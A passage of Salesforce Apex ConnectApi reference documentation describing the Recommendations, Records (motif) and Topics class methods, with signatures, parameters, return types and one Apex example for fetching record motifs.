- If *`action`* is `join`, *`objectCategory`* is `groups`.
- If *`action`* is `view`, *`objectCategory`* is `users`, `files`, `groups`, `records`, or `custom`.

You can also specify a key prefix, the first three characters of the object ID, as the *`objectCategory`*. Valid values are:

- If *`action`* is `follow`, *`objectCategory`* is `005` (users), `069` (files), or `001` (accounts), for example.
- If *`action`* is `join`, *`objectCategory`* is `0F9` (groups).
- If *`action`* is `view`, *`objectCategory`* is `005` (users), `069` (files), `0F9` (groups), `0RD` (custom recommendations), or `001` (accounts), for example.

`contextAction`
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *`contextAction`* and *`contextObjectId`* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

`contextObjectId`
Type: String

ID of the object that the context user just perfomed an action on.

- If *`contextAction`* is `follow`, *`contextObjectId`* is a user ID, file ID, or record ID.
- If *`contextAction`* is `view`, *`contextObjectId`* is a user ID, file ID, group ID, or record ID.

Use *`contextAction`* and *`contextObjectId`* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

`maxResults`
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *`contextAction`* and *`contextObjectId`* together. For example, if you just followed Pam, you specify `follow` for *`contextAction`* and Pam's user ID for *`contextObjectId`*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



`rejectRecommendationForUser(communityId, userId, action, objectId)`

Rejects the recommendation for the context user for the specified action and object ID.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation. Supported values are:

- `follow`—Follow a file, record, or user.

- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

`objectId`
Type: String

Specifies the object to take action on.

- If *`action`* is `follow`, *`objectId`* is a user ID, file ID, or record ID.
- If *`action`* is `join`, *`objectId`* is a group ID.
- If *`action`* is `view`, *`objectId`* is a custom recommendation ID.

Return Value

Type: Void

`rejectRecommendationForUser(communityId, userId, action, objectEnum)`

Rejects the static recommendation for the context user.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendedObjectType objectEnum)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

`action`
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation. Supported values are:

- `view`—View a static recommendation.

`objectEnum`
Type: `ConnectApi.RecommendedObjectType`

Specifies the object type to take action on.

- `Today`—Static recommendations that don't have an ID, for example, the Today app recommendation.

Return Value

Type: Void

Recommendations Test Methods

The following are the test methods for `Recommendations`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

IN THIS SECTION:

setTestGetRecommendationForUser(communityId, userId, action, objectId, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationForUser` is called with matching parameters in a test context. You must use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

`setTestGetRecommendationForUser(communityId, userId, action, objectId, result)`

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationForUser` is called with matching parameters in a test context. You must use the method with the same parameters or the code throws an exception.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId,
ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

objectId
Type: String

Specifies the object to take action on.

- If *`action`* is `follow`, *`objectId`* is a user ID, file ID, or record ID.
- If *`action`* is `join`, *`objectId`* is a group ID.
- If *`action`* is `view`, *`objectId`* is a user ID, file ID, group ID, record ID, or custom recommendation ID.

result
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

`setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)`

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just perfomed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.

result
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType
contextAction, String contextObjectId, Integer maxResults,
ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just perfomed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.

result
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectCategory,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

objectCategory
Type: String

- If *action* is follow, *objectCategory* is users, files, or records.
- If *action* is join, *objectCategory* is groups.
- If *action* is view, *objectCategory* is users, files, groups, records, or custom.

You can also specify a key prefix, the first three characters of the object ID, as the *objectCategory*. Valid values are:

- If *action* is follow, *objectCategory* is 005 (users), 069 (files), or 001 (accounts), for example.
- If *action* is join, *objectCategory* is 0F9 (groups).
- If *action* is view, *objectCategory* is 005 (users), 069 (files), 0F9 (groups), 0RD (custom recommendations), or 001 (accounts), for example.

contextAction
Type: ConnectApi.RecommendationActionType

Action that the context user just performed. Supported values are:

- follow
- view

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify null.

contextObjectId
Type: String

ID of the object that the context user just perfomed an action on.

- If *contextAction* is follow, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is view, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify null.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.

result
Type: ConnectApi.RecommendationCollection

The object containing test data.

Return Value

Type: Void

Records Class

Access information about record motifs, which are small icons used to distinguish record types in the Salesforce UI.

Namespace

ConnectApi

Records Methods

The following are methods for `Records`. All methods are static.

IN THIS SECTION:

`getMotif(communityId, idOrPrefix)`

Returns a `Motif` object that contains the URLs for a set of small, medium, and large motif icons for the specified record. It can also contain a base color for the record.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.Motif getMotif(String communityId, String idOrPrefix)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`idOrPrefix`
Type: String

An ID or key prefix.

Return Value

Type: `ConnectApi.Motif`

Usage

Each Salesforce record type has its own set of motif icons. See `ConnectApi.Motif`.

getMotifBatch(communityId, idOrPrefixList)

Gets a motif for the specified list of objects. Returns a list of `BatchResult` objects containing `ConnectApi.Motif` objects. Returns errors embedded in the results for those users that couldn't be loaded.

API Version

31.0

Requires Chatter

No

Signature

```
public static ConnectApi.BatchResult[] getMotifBatch(String communityId, List<String>
idOrPrefixList)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

idOrPrefixList
Type: List<String>

A list of object IDs or prefixes.

Return Value

Type: BatchResult[]

The `BatchResult.getResults()` method returns a `ConnectApi.Motif` object.

Example

```
String communityId = null;

// Create a list of records.
ConnectApi.RecordSummaryList recordList =
ConnectApi.RecordDetails.getRecentRecords(communityId, 'me');

// Create a list of record IDs.
List<String> recordIds = new List<String>();
for (ConnectApi.ActorWithId record : recordList.records){
    recordIds.add(record.id);
}

// Get info about the motifs of all records in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.Records.getMotifBatch(communityId,
recordIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
```

```
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the color of each motif.
        ConnectApi.Motif motif;
        if(batchResult.getResult() instanceof ConnectApi.Motif) {
            motif = (ConnectApi.Motif) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(motif.color);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

Topics Class

Access information about topics, such as their descriptions, the number of people talking about them, related topics, and information about groups contributing to the topic. Update a topic's name or description, merge topics, and add and remove topics from records and feed items.

Namespace

ConnectApi

Topics Methods

The following are methods for `Topics`. All methods are static.

IN THIS SECTION:

assignTopic(communityId, recordId, topicId)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

assignTopicByName(communityId, recordId, topicName)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

deleteTopic(communityId, topicId)

Deletes the specified topic. Only users with the "Delete Topics" or "Modify All Data" permission can delete topics.

getGroupsRecentlyTalkingAboutTopic(communityId, topicId)

Returns information about the five groups that most recently contributed to the specified topic.

getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)

Returns up to five topics most recently used in the specified group.

getRecentlyTalkingAboutTopicsForUser(communityId, userId)

Topics recently used by the specified user. Get up to five topics most recently used by the specified user.

getRelatedTopics(communityId, topicId)

List of five topics most closely related to the specified topic.

getTopic(communityId, topicId)

Returns information about the specified topic.

getTopics(communityId, recordId)

Returns the first page of topics assigned to the specified record or feed item. Administrators must enable topics for objects before users can add topics to records of that object type.

getTopics(communityId)

Returns the first page of topics for the organization.

getTopics(communityId, sortParam)

Returns the first page of topics for the organization in the specified order.

getTopics(communityId, pageParam, pageSize)

Returns the topics for the specified page.

getTopics(communityId, pageParam, pageSize, sortParam)

Returns the topics for the specified page in the specified order.

getTopics(communityId, q, sortParam)

Returns the topics that match the specified search criteria in the specified order.

getTopics(communityId, q, pageParam, pageSize)

Returns the topics that match the specified search criteria for the specified page.

getTopics(communityId, q, pageParam, pageSize, sortParam)

Returns the topics that match the specified search criteria for the specified page in the specified order.

getTopics(communityId, q, exactMatch)

Returns the topic that matches the exact, case-insensitive name.

getTopicSuggestions(communityId, recordId, maxResults)

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

getTopicSuggestions(communityId, recordId)

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

getTopicSuggestionsForText(communityId, text, maxResults)

Returns suggested topics for the specified string of text.

getTopicSuggestionsForText(communityId, text)

Returns suggested topics for the specified string of text.

getTrendingTopics(communityId)

List of the top five trending topics for the organization.

getTrendingTopics(communityId, maxResults)

List of the top five trending topics for the organization.

mergeTopics(communityId, topicId, idsToMerge)

Merges up to five topics with the specified topic.

unassignTopic(communityId, recordId, topicId)

Removes the specified topic from the specified record or feed item. Only users with the "Assign Topics" permission can remove topics from feed items or records. Administrators must enable topics for objects before users can add topics to records of that object type.

updateTopic(communityId, topicId, topic)

Updates the description or name of the specified topic or merges up to five topics with the specified topic.

assignTopic(communityId, recordId, topicId)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic assignTopic(String communityId, String recordId, String topicId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

topicId
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.Topic`

assignTopicByName(communityId, recordId, topicName)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic assignTopicByName(String communityId, String recordId,
String topicName)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID of the record or feed item to which to assign the topic.

topicName
Type: String

The name of a new or existing topic.

Return Value

Type: `ConnectApi.Topic`

deleteTopic(communityId, topicId)

Deletes the specified topic. Only users with the "Delete Topics" or "Modify All Data" permission can delete topics.

API Version

29.0

Requires Chatter

No

Signature

```
public static Void deleteTopic(String communityId, String topicId)
```

Parameters

communityId
Type: String,

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: Void

Usage

Topic deletion is asynchronous. If a topic is requested before the deletion completes, the response is 200: Successful and the `isBeingDeleted` property of `ConnectApi.Topic` is `true` in version 33.0 and later. If a topic is requested after the deletion completes, the response is 404: NOT_FOUND.

`getGroupsRecentlyTalkingAboutTopic(communityId, topicId)`

Returns information about the five groups that most recently contributed to the specified topic.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupSummaryPage
getGroupsRecentlyTalkingAboutTopic(String communityId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.ChatterGroupSummaryPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)

Testing ConnectApi Code

`getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)`

Returns up to five topics most recently used in the specified group.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.TopicPage getRecentlyTalkingAboutTopicsForGroup(String communityId, String groupId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`groupId`
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

Testing ConnectApi Code

`getRecentlyTalkingAboutTopicsForUser(communityId, userId)`

Topics recently used by the specified user. Get up to five topics most recently used by the specified user.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.TopicPage getRecentlyTalkingAboutTopicsForUser(String
communityId, String userId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecentlyTalkingAboutTopicsForUser(communityId, userId, result)

Testing ConnectApi Code

`getRelatedTopics(communityId, topicId)`

List of five topics most closely related to the specified topic.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getRelatedTopics(String communityId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRelatedTopics(communityId, topicId, result)

Testing ConnectApi Code

`getTopic(communityId, topicId)`

Returns information about the specified topic.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic getTopic(String communityId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.Topic`

`getTopics(communityId, recordId)`

Returns the first page of topics assigned to the specified record or feed item. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId)

Returns the first page of topics for the organization.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, sortParam)

Returns the first page of topics for the organization in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, ConnectApi.TopicSort
sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, pageParam, pageSize)

Returns the topics for the specified page.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, pageParam, pageSize, sortParam)`

Returns the topics for the specified page in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize, ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, sortParam)`

Returns the topics that match the specified search criteria in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q,
ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, pageParam, pageSize)`

Returns the topics that match the specified search criteria for the specified page.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, q, pageParam, pageSize, sortParam)

Returns the topics that match the specified search criteria for the specified page in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer
pageParam, Integer pageSize, ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, exactMatch)`

Returns the topic that matches the exact, case-insensitive name.

API Version

33.0

Available to Guest Users

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Boolean
exactMatch)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

exactMatch
Type: Boolean

Specify `true` to find a topic by its exact, case-insensitive name.

Return Value

Type: `ConnectApi.TopicPage`

`getTopicSuggestions(communityId, recordId, maxResults)`

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestions(communityId, recordId, maxResults, result)

Testing ConnectApi Code

`getTopicSuggestions(communityId, recordId)`

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestions(communityId, recordId, result)

Testing ConnectApi Code

`getTopicSuggestionsForText(communityId, text, maxResults)`

Returns suggested topics for the specified string of text.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

Testing ConnectApi Code

`getTopicSuggestionsForText(communityId, text)`

Returns suggested topics for the specified string of text.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestionsForText(communityId, text, result)

Testing ConnectApi Code

`getTrendingTopics(communityId)`

List of the top five trending topics for the organization.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTrendingTopics(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTrendingTopics(communityId, result)

Testing ConnectApi Code

`getTrendingTopics(communityId, maxResults)`

List of the top five trending topics for the organization.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTrendingTopics(String communityId, Integer
maxResults)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`maxResults`
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestGetTrendingTopics(communityId, maxResults, result)
- Testing ConnectApi Code

`mergeTopics(communityId, topicId, idsToMerge)`

Merges up to five topics with the specified topic.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic mergeTopics(String communityId, String topicId,
List<String> idsToMerge)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

`idsToMerge`
Type: List<String>

